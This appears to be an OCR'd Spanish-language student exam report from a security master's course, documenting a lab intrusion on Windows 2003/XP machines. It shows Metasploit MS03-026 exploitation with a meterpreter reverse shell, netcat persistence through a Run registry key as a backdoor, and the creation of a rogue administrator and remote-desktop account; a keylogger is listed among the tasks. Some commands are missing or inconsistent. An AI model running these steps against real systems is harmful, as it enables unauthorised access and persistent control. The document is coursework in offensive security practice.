Alumno: Christian Valdespin Bautista

Maestría en Ingeniería en Seguridad y Tecnologías de la Información.

Materia: Servicios de Seguridad en Sistemas Operativos Multiusuario.

Profesor: M. en C. Marcos Arturo Rosales García.


Actividad: Examen.

Reporte de Actividades:

1. **Identificar servidores Windows 2003.**
2. **Identificar vulnerabilidades y ganar acceso**
3. **Dejar puerta trasera**
4. **Instalar keylogger**


Punto numero 1


- Procedemos a la recopilación de información del servidor a atacar para ello ejecutamos el comando:
    - Nmap –sP 192.168.3.1-255 –oN exaSAR.txt



    - En base a las ip obtenidas y las marcas de los equipos deducimos el rango de IP que no enfocaremos con el comando:
      Nmap –O 192.168.3.X –oN exaSOXX.txt

```
192.168.3.15
192.168.3.35
192.168.3.77
192.168.3.254
```






Punto numero 2

En la consola de Metasploit ejecutamos el comando:


- use exploit/windows/dcerpc/ms03_026_dcom
- show options



Después ejecutamos el comando

- **set PAYLOAD windowds/meterpreter/reverse_tcp**
- set RHOST 192.168.3.77 (Máquina Atacada)

- set LHOST 192.168.3.19 (Máquina Local)
- exploit (ejecutamos el exploit)




Dentro del sistema creo una carpeta que se llame cvb para subir los archivos del backdor:

- cd ..
- mkdir cvb


- * **upload c:\\nc c:\\WINDOWS\\SYSTEM32**

- En el Shell tecleamos el siguiente comando para que ejecute netcat cuando se inicie la máquina y que espere siempre de puertas abiertas en el puerto 455. Esto lo conseguimos modificando la siguiente clave en el registro:
  - > **reg enumkey –k HKLM\software\microsoft\windows\currentversion\run**
  - > **reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc –d nc**
  - > **reg queryval -k HKLM\\software\\microsoft\\windows\\currentversion\\Run -v nc**




- Cuando hayamos completado, tendremos que reiniciar el sistema remoto y poner a prueba Netcat
  - > **reboot**
  - > **nc 192.168.1.9 1337**


- Posteriormente ejecute el siguiente comando para crear un usuario y contraseña dentro del equipo y escalamos permisos de administrador.



- Agregamos al usuario al grupo de escritorio remoto





- Ejecutamos el siguiente comando de nmap para ver si se encuentra abierto el puerto



- Como está cerrado ejecutamos el comando siguiente para agregar el puerto a las políticas del firewall

- Comando para permitir que los usuarios se conecten a ese equipo.




Windows XPProfessional - VMware Workstation
File Edit View VM Team Windows Help
Windows XP Professional
Conexión a Escritorio remoto
Conexión a
Escritorio remoto
Nombre de usuario: Ninguno especificado
Se solicitarán credenciales al conectarse.
Conecta
Cancelar
Ayuda
Opciones >>
Documents and Settings
WINDOWS
Nmap_Marcos
nc111
Mis sitios de red
Detalles
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
06:28 p.m.
18/10/2010